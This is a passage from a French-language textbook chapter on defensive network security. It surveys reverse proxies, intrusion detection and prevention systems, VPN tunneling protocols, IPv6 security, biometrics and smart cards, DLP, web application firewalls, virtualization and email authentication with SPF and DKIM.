RFC 3022 - Traditional IP Network Address Translator (Traditional NAT) :
www.ietf.org/rfc/rfc3022.txt
RFC 1918 - Address Allocation for Private Internets :
www.ietf.org/rfc/rfc1918.txt

Reverse-proxy

On appelle *reverse-proxy* (en français le terme de relais inverse est parfois employé) un serveur proxy-cache « monté à l'envers », c'est-à-dire un serveur proxy permettant non pas aux utilisateurs d'accéder au réseau Internet, mais aux utilisateurs d'Internet d'accéder indirectement à certains serveurs internes.



Le *reverse-proxy* sert ainsi de relais pour les utilisateurs d'Internet souhaitant accéder à un site web interne en lui transmettant indirectement les requêtes. Grâce au *reverse-proxy*, le serveur web est protégé des attaques directes de l'extérieur, ce qui renforce la sécurité du réseau interne. D'autre part, la fonction de cache du *reverse-proxy* peut permettre de soulager la charge du serveur pour lequel il est prévu, c'est la raison pour laquelle un tel serveur est parfois appelé « accélérateur » (*server accelerator*).

Enfin, grâce à des algorithmes perfectionnés, le *reverse-proxy* peut servir à répartir la charge en redirigeant les requêtes vers différents serveurs équivalents ; on parle alors de **répartition de charge** ou *load balancing*.

Systèmes de détection d'intrusions


On appelle **IDS** (*Intrusion Detection System*) un mécanisme écoutant le trafic réseau de manière furtive afin de repérer des activités anormales ou suspectes et permettant ainsi d'avoir une action de prévention sur les risques d'intrusion.

Il existe deux grandes familles distinctes d'IDS :

- Les **N-IDS** (*Network Based Intrusion Detection System*) : ils assurent la sécurité au niveau du réseau.
- Les **H-IDS** (*Host Based Intrusion Detection System*) : ils assurent la sécurité au niveau des hôtes.

Un N-IDS nécessite un matériel dédié et constitue un système capable de contrôler les paquets circulant sur un ou plusieurs liens réseau dans le but de découvrir si un acte malveillant ou anormal a lieu. Le N-IDS place une ou plusieurs cartes d'interface réseau du système dédié en mode promiscuité (*promiscuous mode*), elles sont alors en mode « furtif » afin qu'elles n'aient pas d'adresse IP. Elles n'ont pas non plus de pile de protocole attachée.

Il est fréquent de trouver plusieurs IDS sur les différentes parties du réseau et en particulier de placer une sonde à l'extérieur du réseau afin d'étudier les tentatives d'attaques ainsi qu'une sonde en interne pour analyser les requêtes ayant traversé le pare-feu ou bien menées depuis l'intérieur.



Le H-IDS réside sur un hôte particulier et la gamme de ces logiciels couvre donc une grande partie des systèmes d'exploitation tels que Windows, Solaris, Linux, HP-UX, Aix, etc.

Le H-IDS se comporte comme un démon ou un service standard sur un système hôte. Traditionnellement, le H-IDS analyse des informations particulières dans les journaux de *logs* et aussi capture les paquets réseaux entrant/sortant de l'hôte pour y déceler des signaux d'intrusions (déni de services, *backdoors*, chevaux de Troie, tentatives d'accès non autorisés, exécution de codes malicieux, attaques par débordement de tampon, etc.).

Techniques de détection

Le trafic réseau est généralement (en tout cas sur Internet) constitué de datagrammes IP. Un N-IDS est capable de capturer les paquets lorsqu'ils circulent sur les liaisons physiques sur lesquelles il est connecté. Un N-IDS consiste en une pile TCP/IP qui réassemble les datagrammes IP et les connexions TCP. Il peut appliquer les techniques suivantes pour reconnaître les intrusions :

- **Vérification de la pile protocolaire** : un nombre d'intrusions, tels que par exemple *ping of death* et *TCP stealth scanning* ont recours à des violations des protocoles IP, TCP, UDP, et ICMP dans le but d'attaquer une machine. Une simple vérification protocolaire peut mettre en évidence les paquets invalides et signaler ce type de techniques très usitées.

- **Vérification des protocoles applicatifs** : nombre d'intrusions utilisent des comportements protocolaires invalides, comme par exemple WinNuke, qui utilise des données NetBIOS invalides (ajout de données OOB data). Dans le but de détecter efficacement ce type d'intrusions, un N-IDS doit implémenter une grande variété de protocoles applicatifs tels que NetBIOS, TCP/IP…

  Cette technique est rapide (il n'est pas nécessaire de chercher des séquences d'octets sur l'exhaustivité de la base de signatures), élimine en partie les fausses alertes et s'avère donc plus efficiente. Par exemple, grâce à l'analyse protocolaire le N-IDS distinguera un événement de type « Back Orifice PING » (dangerosité basse) d'un événement de type « Back Orifice COMPROMISE » (dangerosité haute).

- **Reconnaissance des attaques par *pattern matching*** : cette technique de reconnaissance d'intrusions est la plus ancienne méthode d'analyse des N-IDS et elle est encore très courante.

  Il s'agit de l'identification d'une intrusion par le seul examen d'un paquet et la reconnaissance dans une suite d'octets du paquet d'une séquence caractéristique d'une signature précise. Par exemple, la recherche de la chaîne de caractères « /cgi-bin/phf », qui indique une tentative d'exploit sur le script CGI appelé « phf ». Cette méthode est aussi utilisée en complément de filtres sur les adresses IP sources, destinations utilisées par les connexions, les ports sources et/ou destination. On peut tout aussi coupler cette méthode de reconnaissance afin de l'affiner avec la succession ou la combinaison de flags TCP.

  Cette technique est répandue chez les N-IDS de type « Network Grep » basé sur la capture des paquets bruts sur le lien surveillé, et comparaison via un analyseur sémantique de type « expressions régulières » qui va tenter de faire correspondre les séquences de la base de signatures octet par octet avec le contenu du paquet capturé.

  L'avantage principal de cette technique tient dans sa facilité de mise à jour et évidemment dans la quantité importante de signatures contenues dans la base du N-IDS. Cette technique entraîne néanmoins inévitablement un nombre important de fausses alertes ou faux positifs.

Il existe encore d'autres méthodes pour détecter et signaler une intrusion comme la reconnaissance des attaques par *pattern matching stateful* et/ou l'audit de trafic réseaux dangereux ou anormales.

En conclusion, un N-IDS parfait est un système utilisant le meilleur de chacune des techniques citées ci-dessus.

Méthodes d'alertes

Les principales méthodes utilisées pour signaler et bloquer les intrusions sur les N-IDS sont les suivantes :

- **Reconfiguration d'équipements tiers (*firewall*, ACL sur routeurs)** : ordre envoyé par le N-IDS à un équipement tiers (filtreur de paquets, pare-feu) pour une reconfiguration immédiate dans le but de bloquer un intrus. Cette reconfigu-

ration est possible par passage des informations détaillant une alerte (en tête(s) de paquet(s)).

- **Envoi d'une trap SNMP à un hyperviseur tierce** : envoi de l'alerte (et le détail des informations la constituant) sous format d'un datagramme SNMP à une console tierce.
- **Envoi d'un courrier électronique à un ou plusieurs utilisateurs** : envoi d'un courrier électronique à une ou plusieurs boîtes aux lettres pour notifier une intrusion sérieuse.
- **Journalisation (*log*) de l'attaque** : sauvegarde des détails de l'alerte dans une base de données centrale comme par exemple les informations suivantes : timestamp, adresse IP de l'intrus, adresse IP de la cible, protocole utilisé, payload).
- **Sauvegarde des paquets suspicieux** : sauvegarde de l'ensemble des paquets réseaux (*raw packets*) capturés et/ou seul(s) les paquets qui ont déclenché une alerte.
- **Démarrage d'une application** : lancement d'un programme extérieur pour exécuter une action spécifique (envoi d'un message sms, émission d'une alerte auditive…).
- **Envoi d'un *ResetKill*** : construction d'un paquet TCP FIN pour forcer la fin d'une connexion (uniquement valable sur des techniques d'intrusions utilisant le protocole de transport TCP).
- **Notification visuelle de l'alerte** : affichage de l'alerte dans une ou plusieurs console(s) de management.

Enjeu

Les éditeurs et la presse spécialisée parlent de plus en plus d'**IPS** (*Intrusion Prevention System*) en remplacement des IDS « traditionnels » ou pour s'en distinguer.

L'IPS est un système de prévention/protection contre les intrusions et non plus seulement de reconnaissance et de signalisation des intrusions comme la plupart des IDS le sont. La principale différence entre un IDS (réseau) et un IPS (réseau) tient principalement en deux caractéristiques :

- Le positionnement en coupure sur le réseau de l'IPS et non plus seulement en écoute sur le réseau pour l'IDS (traditionnellement positionné comme un sniffer sur le réseau).

- La possibilité de bloquer immédiatement les intrusions et ce quel que soit le type de protocole de transport utilisé et sans reconfiguration d'un équipement tierce, ce qui induit que l'IPS est constitué en natif d'une technique de filtrage de paquets et de moyens de blocages (*drop connection*, *drop offending packets*, *block intruder*…).

Réseaux privés virtuels

Les **réseaux locaux d'entreprise** (**LAN** ou RLE) sont des réseaux internes à une organisation, c'est-à-dire que les liaisons entre machines appartiennent à l'organisation. Ces réseaux sont de plus en plus souvent reliés à Internet par l'intermédiaire d'équipements d'interconnexion. Il arrive ainsi souvent que des entreprises éprouvent le besoin de communiquer avec des filiales, des clients ou même du personnel géographiquement éloignées via Internet.

Pour autant, les données transmises sur Internet sont beaucoup plus vulnérables que lorsqu'elles circulent sur un réseau interne à une organisation car le chemin emprunté n'est pas défini à l'avance, ce qui signifie que les données empruntent une infrastructure réseau publique appartenant à différents opérateurs. Ainsi, il n'est pas impossible que sur le chemin parcouru, le réseau soit écouté par un utilisateur indiscret ou même détourné. Il n'est donc pas concevable de transmettre dans de telles conditions des informations sensibles pour l'organisation ou l'entreprise.

La première solution pour répondre à ce besoin de communication sécurisé consiste à relier les réseaux distants à l'aide de liaisons spécialisées. Toutefois la plupart des entreprises ne peuvent pas se permettre de relier deux réseaux locaux distants par une ligne spécialisée, il est parfois nécessaire d'utiliser Internet comme support de transmission.

Un bon compromis consiste à utiliser Internet comme support de transmission en utilisant un protocole d'encapsulation (*tunneling*, d'où l'utilisation impropre parfois du terme **tunnelisation**), c'est-à-dire encapsulant les données à transmettre de façon chiffrée. On parle alors de **réseau privé virtuel** (noté **RPV** ou **VPN**, *Virtual Private Network*) pour désigner le réseau ainsi artificiellement créé.


Ce réseau est dit **virtuel** car il relie deux réseaux « physiques » (réseaux locaux) par une liaison non fiable (Internet), et **privé** car seuls les ordinateurs des réseaux locaux de part et d'autre du VPN peuvent « voir » les données.

Le système de VPN permet donc d'obtenir une liaison sécurisée à moindre coût, si ce n'est la mise en œuvre des équipements terminaux. En contrepartie il ne permet pas d'assurer une qualité de service comparable à une ligne louée dans la mesure où le réseau physique est public et donc non garanti.

Fonctionnement d'un VPN

Un réseau privé virtuel repose sur un protocole, appelé **protocole de tunnelisation** (*tunneling*), c'est-à-dire un protocole permettant aux données passant d'une extrémité du VPN à l'autre d'être sécurisées par des algorithmes de cryptographie.

L'expression **tunnel chiffré** est utilisée pour symboliser le fait qu'entre l'entrée et la sortie du VPN les données sont chiffrées (cryptées) et donc incompréhensibles pour toute personne située entre les deux extrémités du VPN, comme si les données passaient dans un tunnel. Dans le cas d'un VPN établi entre deux machines, on appelle **client VPN** l'élément permettant de chiffrer et de déchiffrer les données du côté utilisateur (client) et **serveur VPN** (ou plus généralement **serveur d'accès distant**) l'élément chiffrant et déchiffrant les données du côté de l'organisation.



De cette façon, lorsqu'un utilisateur a besoin d'accéder au réseau privé virtuel, sa requête va être transmise en clair au système passerelle, qui va se connecter au réseau distant par l'intermédiaire d'une infrastructure de réseau public, puis va transmettre la requête de façon chiffrée.

L'ordinateur distant va alors fournir les données au serveur VPN de son réseau local qui va transmettre la réponse de façon chiffrée.

À réception sur le client VPN de l'utilisateur, les données seront déchiffrées, puis transmises à l'utilisateur…

Protocoles de tunnelisation

Les principaux protocoles de *tunneling* sont les suivants :

- **PPTP** (*Point-to-Point Tunneling Protocol*) est un protocole de niveau 2 développé par Microsoft, 3Com, Ascend, US Robotics et ECI Telematics.
- **L2F** (*Layer Two Forwarding*) est un protocole de niveau 2 développé par Cisco, Northern Telecom et Shiva. Il est désormais quasi obsolète.
- **L2TP** (*Layer Two Tunneling Protocol*) est l'aboutissement des travaux de l'IETF (RFC 2661) pour faire converger les fonctionnalités de PPTP et L2F. Il s'agit ainsi d'un protocole de niveau 2 s'appuyant sur PPP.
- **IPSec** est un protocole de niveau 3, issu des travaux de l'IETF, permettant de transporter des données chiffrées pour les réseaux IP.

Protocole PPTP

Le principe du protocole **PPTP** (*Point To Point Tunneling Protocol*) est de créer des trames sous le protocole PPP et de les encapsuler dans un datagramme IP.

Ainsi, dans ce mode de connexion, les machines distantes des deux réseaux locaux sont connectés par une connexion point à point

(comprenant un système de chiffrement et d'authentification, et le paquet transite au sein d'un datagramme IP.

De cette façon, les données du réseau local (ainsi que les adresses des machines présentes dans l'en-tête du message) sont encapsulées dans un message PPP, qui est lui-même encapsulé dans un message IP.

Protocole L2TP

Le protocole **L2TP** (*Layer Two Tunneling Protocol*) est un protocole standard de tunnelisation (standardisé dans un RFC) très proche de PPTP.

Ainsi le protocole L2TP encapsule des trames protocole PPP, encapsulant elles-mêmes d'autres protocoles (tels que IP, IPX ou encore NetBIOS).

Protocole SSTP

SSTP (*Secure Socket Tunneling Protocol*) est un protocole de tunnelisation qui transporte une connexion PPP ou L2TP dans un canal sécurisé SSL 3.0. L'avantage de SSTP est l'utilisation du port TCP 443 (par défaut) qui est celui des sessions HTTPS : ainsi, il est très facile d'ouvrir une session SSTP sans avoir à reconfigurer les *firewall* et proxy.

Protocole IPSec

IPSec est un protocole défini par l'IETF permettant de sécuriser les échanges au niveau de la couche réseau.

Il s'agit en fait d'un protocole apportant des améliorations au niveau de la sécurité au protocole IP afin de garantir la confidentialité, l'intégrité et l'authentification des échanges.

Le protocole IPSec est basé sur trois modules :

- *IP Authentification Header* (**AH**) concernant l'intégrité, l'authentification et la protection contre le rejeu des paquets à encapsuler.
- *Encapsulating Security Payload* (**ESP**) définissant le chiffrement de paquets. ESP fournit la confidentialité, l'intégrité, l'authentification et la protection contre le rejeu.
- *Security Assocation* (**SA**) définissant l'échange des clés et des paramètres de sécurité. Les SA rassemblent ainsi l'ensemble des informations sur le traitement à appliquer aux paquets IP (les protocoles AH et/ou ESP, mode tunnel ou transport, les algorithmes de sécurité utilisés par les protocoles, les clés utilisées…). L'échange des clés se fait soit de manière manuelle soit avec le protocole d'échange IKE (la plupart du temps), qui permet aux deux parties de s'entendre sur les SA.

IPv6 et la sécurité

Aujourd'hui, le protocole majoritairement utilisé sur Internet est le protocole IPv4 (*Internet Protocol v4*). Cette version créée en 1981, ne permet la création que de 4 milliards d'adresses IP distinctes sur Internet. Le stock d'adresses est d'ailleurs théoriquement épuisé depuis fin 2012.

Face à cette limitation, une nouvelle mouture de ce protocole a été créée : **IP version 6**. Outre de nouvelles adresses IP, ce protocole va redessiner les contours de la sécurité des réseaux informatiques. En effet, grâce à IPv6, chaque machine bénéficiera d'une adresse IP propre et pourra être accessible directement quelle que soit l'infrastructure réseau dans laquelle elle se trouve. Autre élément important, la notion de mobilité a été incluse, ce qui permettra de conserver cette adresse « attachée » au matériel et ce, quel que soit le point de connexion utilisé. Tous ces changements vont avoir un impact sur la sécurité.

Les améliorations apportées par IPv6

Tout d'abord, au chapitre des bonnes nouvelles IPv6 va accélérer les transmissions cryptées. En effet, le protocole sécurisé IPSec est inscrit dans cette nouvelle norme. Tous les matériels qui sont compatibles IPv6 prendront en charge cette fonction ce qui devrait en améliorer les performances. Ensuite, vu le nombre d'adresses IP disponibles, il sera bien plus difficile pour les pirates de lancer des recherches au hasard. Les attaques automatiques des vers réseau aboutiront moins souvent pour les mêmes raisons.

Des PC directement exposés

Le revers de la médaille provient justement des qualités d'IPv6. Tout d'abord, le NAT (voir chap. 6, *Serveurs mandataires*) qui constituait un rempart pour bon nombre de machines n'existera plus étant donné que chaque machine aura sa propre adresse IP.

Les pare-feu des machines personnelles devront donc être bien configurés et les attaques DDOS n'impacteront plus seulement le routeur mais aussi le PC situé derrière.

Menaces sur la vie privée

IPv6 permet de suivre une machine même si elle change de réseau. Ceci constitue une menace pour la vie privée des utilisateurs. Et ce d'autant plus que le mécanisme de détermination de l'adresse IP est basé sur l'adresse MAC de la carte réseau.

En clair, même en formatant votre PC, vous conserverez votre adresse IPv6 tant que vous n'aurez pas changé de carte réseau (qui est très souvent intégrée à la carte mère de l'ordinateur). Sur ce dernier point, la norme IPv6 a été corrigée et inclut une option pour désactiver la génération de l'adresse IPv6 basée sur l'adresse MAC. L'utilisateur devra donc cocher cette option pour avoir une adresse IPv6 non reliée à son matériel.

Rareté = danger

Aujourd'hui, le déploiement d'IPv6 reste lent même s'il ne reste plus officiellement d'adresse IPv4 en stock que le matériel réseau récent, et tous les OS sortis depuis 2009 supportent ce protocole. Cette rareté d'utilisation fait le jeu de certains chevaux de Troie : ils activent

la couche IPv6 sur les ordinateurs infectés, attribuent une adresse IPv6 en utilisant les fonctions d'autoconfiguration de ce protocole et ainsi passent inaperçus des pare-feu qui filtrent uniquement le protocole IPv4[1] et se jouent des restrictions de port imposées par les NAT.

Biométrie et carte à puce

Réservée aux entreprises il y a encore quelques années, la reconnaissance par données biométriques ou via une carte à puce a fait son apparition sur les dispositifs grand public. Ces technologies sont utilisées pour identifier les utilisateurs.

Les lecteurs d'empreintes digitales, d'iris ou vocales

Les lecteurs biométriques se basent sur des éléments physiques de la personne pour l'identifier. La méthode la plus connue est celle de la prise d'empreintes digitales : l'utilisateur fait glisser ou positionne son doigt sur un lecteur d'empreinte. Le matériel compare l'empreinte avec la référence en mémoire et donne ou non l'accès au compte de l'utilisateur. Ce système permet aussi de stocker des mots de passe. Ainsi, avec son empreinte, on peut commander le décryptage d'un document personnel, ou accéder à un site web protégé par un mot de passe. On évite ainsi les post-it collés à l'écran pour se souvenir du mot de passe et la saisie au clavier qui est toujours susceptible d'être interceptée par un programme *keylogger*. Ce système est aussi applicable à l'iris ou aux empreintes vocales et à la reconnaissance faciale avec des matériaux adaptés.

Ces technologies ont leurs limites : elles sont essentiellement liées à la qualité du **lecteur biométrique**, le lecteur doit être capable de déjouer les tentatives de reproduction d'une empreinte. Il doit aussi reconnaître un doigt sectionné avec un capteur de température, évaluer le débit sanguin (techniques « anti-doigt coupé »), distinguer un véritable œil d'une vidéo enregistrée, effectuer des captures en trois dimensions pour contrer les tentatives de reproduction… le tout en assurant une accessibilité rapide à l'utilisateur légitime.

1. http://www.us-cert.gov/reading_room/IPv6Malware-Tunneling.pdf

Ces technologies coûtent chers et sont souvent absentes des appareils grand public. La technologie des cartes à puce aborde le problème de l'authentification sous un autre angle.

L'identification par cartes à puce

L'**identification par cartes à puce** reprend des éléments électroniques similaires à ceux déjà inclus dans les cartes bancaires en France. Il faut souligner que contrairement à ce l'ont peut lire parfois, ce système (la puce cryptée) n'a toujours pas été mis en défaut. Il peut donc être intégré à la sécurité informatique sans crainte.

Pour accéder à ce genre de technologie, il suffit de posséder un **lecteur de carte à puce**. Ce genre de périphérique n'est pas encore démocratisé pour le grand public et reste anecdotique dans les entreprises. Son fonctionnement est identique à celui de la biométrie : stockage de mot de passe, accès automatisé à des services réseaux.

La technologie Direct Access présente dans Windows 7/8 tire profit de ce matériel. À partir de n'importe quel point d'Internet, il est possible d'accéder à des ressources réseaux simplement en introduisant sa carte à puce dans le lecteur d'un PC.

Les solutions de DLP

La protection des données en entreprise peut faire appel à des solutions de **DLP** (*Data Loss Protection*). Ces solutions sont destinées à surveiller les échanges de documents électroniques au sein et à l'extérieur de l'entreprise. Elles se basent sur trois éléments :

- **un format de fichiers d'échange** qui intègre des droits directement dans les documents (les formats Adobe PDF et Microsoft XPS possèdent ces caractéristiques) ;
- **un serveur de documents** qui gère les droits et filtre les échanges réseau (intranet/extranet et e-mail) ;
- **un serveur d'identification** et/ou des systèmes décentrés d'identification (cartes à puce/biométrie…).

Ces systèmes DLP prennent aussi en compte les ordinateurs nomades.

Les webapp et services de sécurité en ligne

Le développement des sites Web fait qu'aujourd'hui, ils sont de plus en plus nombreux à offrir des services interactifs. Il peut s'agir de stockage de fichiers, de travail collaboratif, de mise en relation avec d'autres internautes… Toutes ces applications sont susceptibles d'intéresser les cybercriminels de tout poil : pour récupérer des données confidentielles, détourner la puissance des serveurs ou encore mettre en place des arnaques. Les gestionnaires de sites disposent heureusement de toute une panoplie d'outils pour lutter contre les pirates.

Akismet et Captcha

L'aspect interactif d'un site web est devenu pratiquement incontournable, mais permettre à ses utilisateurs d'insérer des commentaires ou de participer à son contenu n'est pas sans risque. En effet, cette possibilité peut être mise à profit par des personnes malintentionnées pour ajouter des liens vers des sites de phishing ou exploitant des failles de navigateurs. Par ailleurs, le webmaster d'un site peut être tenu responsable des propos qui sont diffusés sur son blog. Des systèmes de filtrages existent pour éviter que les espaces communautaires ne transforment les sites en repère de virus et de liens malveillants.

Akismet est le système de filtrage automatique le plus utilisé pour éviter le spam des commentaires. Grâce à une immense base de données alimentée par des millions de sites web, Akismet détecte très rapidement les spams et les supprime automatiquement.

Autre outil répandu pour assurer la sécurité des sites web : les codes captcha (*completely automated public Turing test to tell computers and humans apart*). La plupart des attaques menées sur les sites étant le fait de programmes automatisés, les codes captcha permettent de tester si vous êtes un humain en proposant de reconnaître des phrases qu'une machine n'arrivera pas à interpréter. Pour cela, les caractères sont déformés, peu séparés du fond ou inclus dans des images. Ces tests de reconnaissance peuvent aussi être accompagnés de questions logiques ou d'action

à réaliser sur la page (bouger un curseur…) : tout ce qu'un programme automatique ne pourra pas réaliser.

Botnet vs greenlist

La sécurité des sites web peut aussi passer par des systèmes de filtrage d'accès suivant l'adresse IP utilisé. De nombreux sites listent les adresses dont émanent les e-mails indésirables ou les comportements suspects détectés sur le Web (scan de port, tentatives d'intrusions, hébergement de fichiers malveillants, etc.). Ces listes sont centralisées et les sites web peuvent s'en servir pour filtrer leurs visiteurs. C'est ce que propose notamment le site www.projecthoneypot.org ou encore Google Hack Honeypot (http://ghh.sourceforge.net/) dont l'activité est centrée sur les robots qui recherchent des sites vulnérables via le moteur de recherche de Google. Ces outils participatifs sont une réponse adaptée face à la menace des *botnets* qui utilisent aussi des milliers d'ordinateurs pour générer des attaques de grandes ampleurs.

Les pare-feu WAF

Les attaques purement réseau (DDoS…) ne sont pas les seules à toucher les sites web. Leur partie « application » est aussi la cible des pirates. Les *Web Application Firewall* (WAF) ont été élaborés pour se prémunir des exploitations de ces failles. Les pare-feu de ce type peuvent fonctionner sur deux modes : soit les attaques sont référencées sous la forme de signature (comme pour les *malwares*) et chaque requête sur le site est observée pour voir s'il y a correspondance avec l'une de ces signatures, soit le pare-feu recueille l'ensemble des comportements autorisés et rejette tout le reste.

Dans le premier cas, la réactivité des mises à jour face à de nouvelles attaques est cruciale ; dans le second, l'élaboration des règles doit être très précise et demande du temps. Les WAF sont très utilisés pour contrer les attaques de type injection de code SQL et *cross-site scripting*[1].

1. Vous trouverez une liste de pare-feu WAF sur https://www.owasp.org/index.php/Web_Application_Firewall

Les scanners de vulnérabilités

La sécurité des applications web passe aussi par la recherche des vulnérabilités. Pour les applications web qui ne se mettent pas à jour toutes seules, il existe des systèmes de scanner testant la présence/absence de certains codes à l'intérieur des modules d'un site. Ils peuvent aussi vérifier la bonne configuration de l'application et notamment les droits attachés à chaque fichier critique ou les accès à la base de données et aux outils d'administration. Ces scanneurs peuvent être dédiés à un ou plusieurs modules d'extension ou plus généraliste (dédié à un gestionnaire de contenu…).

Ainsi, le module WP security scan (http://www.websitedefender.com/), est un module qui prend en charge le gestionnaire de blog WordPress. La sécurité de l'ensemble du CMS (*Content Manager System*) est couverte.

La sécurité par la virtualisation

La virtualisation consiste à recréer tout ou partie d'un ordinateur de manière logicielle. Ce procédé, qui n'est pas, à proprement parlé, une solution de sécurité, est une approche originale pour réduire les risques liés aux *malwares* : la virtualisation ne protège pas puisque l'ordinateur virtuel ou l'application virtualisée peuvent être infectés. En revanche, l'ordinateur physique et son système ne sont théoriquement pas menacés par le contenu de la machine virtuelle.

Virtualisation complète

Les logiciels qui virtualisent entièrement une machine comme VMware, Virtual PC[1] ou virtualBox[2], permettent en plus de revenir à un état précédent, ce qui garantit l'absence de contamination persistante. Ces solutions de virtualisation sont très appréciables pour des postes ouverts à tous les publics. En revanche, elles

1. http://www.microsoft.com/france/windows/entreprise/produits/virtual-pc/default.aspx
2. https://www.virtualbox.org/

nécessitent une isolation complète d'avec les réseaux sécurisés. Autre limitation, les machines virtuelles demandent des ordinateurs plus puissants pour assurer une bonne fluidité dans le système émulé. Enfin, de plus en plus de *malwares* peuvent détecter que leur environnement est virtuel. Il n'est donc pas impossible qu'ils puissent aussi tenter de s'évader de l'émulation en profitant de failles éventuelles.

Virtualisation applicative

La virtualisation qui se limite à une application a le même intérêt : le système réel qui exécute l'application dans son environnement virtuel n'est pas accessible à l'éventuel *malware*. Cette astuce est très souvent appliquée aux navigateurs web qui sont les cibles privilégiées des cybercriminels.

Autre limitation évidente : ces machines virtuelles et applications virtualisées ne peuvent être utilisées pour manipuler des données sensibles puisqu'elles contiennent les mêmes failles qu'un système réel.

La sécurité des e-mails

Après avoir été longtemps la bête noire des administrateurs en matière de sécurité, les e-mails ont perdu une bonne partie de leur « nocivité ». Leur contenu n'étant plus actif, seules les pièces jointes et les liens peuvent encore poser problème. Un antivirus et un système de réputation à jour peuvent facilement protéger les utilisateurs. Reste tout de même à régler les problèmes de spam et d'identification des correspondants.

De très nombreuses affaires de piratage ont eu pour origine l'envoi de courriels dont le correspondant n'était pas celui qu'il prétendait être. Pour lutter contre ce type d'attaques, les e-mails peuvent être certifiés lors de leur envoi via un certificat électronique. Cette certification a un triple avantage : l'utilisateur qui reçoit l'e-mail est certain qu'il provient de l'ordinateur de son correspondant ; celui qui envoie les e-mails peut utiliser ces messages dans un cadre légal (ils sont reconnus par la législation). Dernier avantage, si les deux correspondants utilisent des certificats, les échanges d'e-mails peuvent être chiffrés.

Côté serveurs, la sécurité des e-mails a aussi été améliorée, et notamment la détection automatique des spams. Outre la mise en place des protocoles sécurisés POPS et IMAPS (envoi/réception d'e-mails), les serveurs d'envoi peuvent utiliser la norme de vérification de domaine SPF (*Sender Policy Framework*). Cette norme RFC 7208 prévoit l'ajout d'un champ spécifique à l'enregistrement DNS du serveur d'e-mails. Cet enregistrement indique quelles sont les adresses IP (v4 et/ou v6) qui sont autorisées à envoyer des e-mails pour le nom de domaine associé.

Ce mécanisme peut être accompagné par l'utilisation d'une signature DKIM (*DomainKeys Identified Mail*)[1] qui s'appose dans l'en-tête de chaque e-mail envoyé par le serveur de mail. Cette signature indique que l'e-mail a bien été envoyé par le serveur et qu'il n'a pas été altéré durant le transport des données.

Tous ces éléments permettent de mieux identifier les e-mails illégitimes et réduit considérablement le temps de traitement des spams.

Les TPM

